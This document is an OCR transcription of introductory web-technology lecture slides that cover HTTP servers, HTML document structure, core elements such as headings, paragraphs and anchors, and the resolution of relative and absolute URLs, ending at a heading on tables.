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

PREVIOUSLY, ON WEB TECHNOLOGIES

- We've seen **the web** is a system of interconnected **hypertext documents**, which are linked to each other through **hyperlinks**.
- Clients (typically web browsers) use HTTP to fetch these hypertexts




INSIDE AN HTTP SERVER

- An HTTP Server is a **software**
- **Listens** for HTTP requests on a certain port (e.g.: 80)
- Might manage multiple hosts
  - That's why theres a **Host** header in HTTP requests!
- Handles connections by serving files from the **Document root** in its filesystem
  - We do not want all our files to be accessible via HTTP, right?




HTML: HYPERTEXT MARKUP LANGUAGE

- Web Browsers display **Documents** described using **HTML**
- A **Web App** consists of one or more documents (a.k.a. web pages)
- Key concept: **Markup Language**
- Documents are enriched with a set of annotations to control their **structure**, **formatting**, or the **relationship between their parts**.
- Several versions since 1993. We'll focus on **HTML Living Standard**



HTML: HYPERTEXT MARKUP LANGUAGE

- In HTML, the annotations are called **tags**
- Tags are denoted using angle brackets



- Opening tags may also contain key-value **attributes** (value optional)

```
<tagName attribute1="value" attribute2>
```

HTML: DOCUMENT STRUCTURE

- HTML documents must start with a `<!DOCTYPE HTML>` declaration
- Not a tag, it just tells the client what document type to expect
- The `<html>` tag represents the entire document
- It contains a `<head>` and a `<body>`

```
<!DOCTYPE HTML>
<html lang="en">
<head>
  <title>Hello World!</title>
</head>
<body> <!-- a comment -->
  <p>Hello World!</p>
</body>
</html>
```

`lang` attribute is encouraged for **accessibility**

`<head>` contains document **metadata**

`<body>` contains the actual document contents

THE HEAD ELEMENT


- Is a container for **metadata**
- Metadata are data about data, i.e.: data about the current document
- Often not shown to users, but useful for browsers and search engines
- It is required to contain a `<title>`

```
<head>
  <title>The Book of Programming</title>
  <meta charset="UTF-8">
  <meta name="description" content="Fragments from the Book of Programming">
  <meta name="keywords" content="Wisdom, programming">
  <meta name="author" content="L. L. L. Starace">
  <meta http-equiv="refresh" content="30">
</head>
```

CORE HTML ELEMENTS: HEADINGS

- <h1> to <h6>: Represent titles or subtitles


```
<!DOCTYPE HTML>
<html lang="en">
<head>
  <title>Headings Example</title>
</head>
<body>
  <h1>Top-level heading</h1>
  <h2>Second level heading</h2>
  <h3>Third level heading</h3>
  <h4>Fourth level heading</h4>
  <h5>Fifth level heading</h5>
  <h6>Sixth level heading</h6>
</body>
</html>
```



CORE HTML ELEMENTS: PARAGRAPHS

- `<p>`: Represent paragraphs, typically start on a new line.


```
<h1>The Book of Programming</h1>
<p>
  This page contains some fragments
  from the great Book of Programming,
  an ancient manuscript lost to time.
</p>
<p>
  The book is said to be written by
  one of the students of the legendary
  master Fu-Tzu.
</p>
```



CORE HTML ELEMENTS: COMMENTS

- Are ignored by Browsers, delimited by `<!--` and `-->`
- Can be useful to add notes or temporarily hide content

```
<h1>The two aspects</h1>
<!-- TODO: add more wisdom -->
<p>
  Below the surface of the machine,
  the program moves. Without effort,
  it expands and contracts.
</p>
<!--
<p>
  The forms on the monitor are but
  ripples on the water. The
  essence stays invisibly below.
</p> -->
```




CORE HTML ELEMENTS: TEXT SEMANTICS

Tags can specify text-level semantics:

- `<em>`: *Emphasize* content
- `<strong>`: Represents **Strong** importance
- `<br/>`: Line Break (void tag, can be self-closing)
- `<abbr title="description">`: Define acronyms and abbreviations
- `<del>`: Content that has been deleted from document
- `<ins>`: Content that has been inserted in document

CORE HTML ELEMENTS: TEXT SEMANTICS


```
<p>
  <abbr title="HyperText Markup Language">HTML</abbr> tags can be used with
  text-level semantics.<br/> Specific tags can convey <strong>importance</strong>
  to their content, or <em>emphasize</em> it.
  Some tags can be used to highlight <del>removed</del> <ins>added</ins> content.
</p>
```




CORE HTML ELEMENTS: ANCHORS

- Hyperlinks can be defined using the anchor tag `<a>`
- The `href` attribute can be used to point to the target URL

```
<p>
  <a href="/fu-tzu.html">Fu-Tzu</a> once said:
  <em>
    When the wise points at the moon, the
    fool stares at the finger and wonders
    which library it came from.
  </em>
</p>
```



A LOOK BACK ON URLs



ANCHORS: RELATIVE VS ABSOLUTE URLS

- URLs specified by `href` can be **absolute** or **relative**
- Absolute URLs include scheme and hostname, and contain all the information necessary to reach the resource
  - e.g.: `<a href="http://tecweb.com/course/intro.html">`
- Relative URLs specify only a path. Scheme and hostname are inferred from the current context
  - e.g.: `<a href="page.html">` or `<a href="/course/react.html">`

ANCHORS: RELATIVE URLS

When a relative URL starts with a "**/**", the **entire path** is replaced

- If the current context is the page at

  http://bookofprogramming.com**/fu-tzu/fu-tzu.html**

- An anchor such as `<a href="/index.html">` points to

  http://bookofprogramming.com**/index.html**

ANCHORS: RELATIVE URLS

When a relative URL does **not** start with a "**/**", only the last part of the path is replaced

- If the current context is the page at

  http://bookofprogramming.com/fu-tzu**/fu-tzu.html**

- An anchor such as `<a href="pic.jpg">` points to

  http://bookofprogramming.com/fu-tzu**/pic.jpg**

ANCHORS: DOT SEGMENTS IN URLs

- Relative URLs can also contain «dot» segments: «.» and «..»
- Dot («`.`») represents the current directory
- Double-dot («`..`») represent the parent directory
- Assume the current path is **`/a/b/c/hello.html`**

HREF	RESULTING PATH
`./index.html`	`/a/b/c/index.html`
`../foo.html`	`/a/b/foo.html`
`../../pic.jpg`	`/a/pic.jpg`
`./../../pic.jpg`	`/a/pic.jpg` (same as above)

ANCHORS: RELATIVE OR ABSOLUTE URLS?

- Should we use **relative** or **absolute** URLs?

Back to homepage

```
Back to <a href="/index.html">homepage</a>

Back to <a href="https://www.tw.com/index.html">homepage</a>
```

- Relative URLs should be preferred when linking resources **within** the same web application
  - This way, if the host name changes, there is no need to change the html pages
- When linking **external** web pages or resources, there is no choice but to use absolute URLs.

ANCHORS: TARGET ATTRIBUTE


- The `target` attribute can be used to specify **where** to open the linked resource

- `<a target="self" href="pic.jpg">` should be opened in the same browser window/tab than the current page (this is the default behaviour, if you don't specify a target attribute)

- `<a target="_blank" href="pic.jpg">` should be opened in a new browser window/tab

ON URLS AND INDEX.HTML

- What happens when a URL points to a **directory** and not to a file?
- Web servers typically respond with the content of the **index.html** file, if it exists in the requested directory
- This behaviour is configurable:
  - Other default filenames used include: **home.html**, **default.html**
  - If there is no default file, HTTP servers can be configured to automatically generate an index for the directory.



CORE HTML ELEMENTS: TABLES

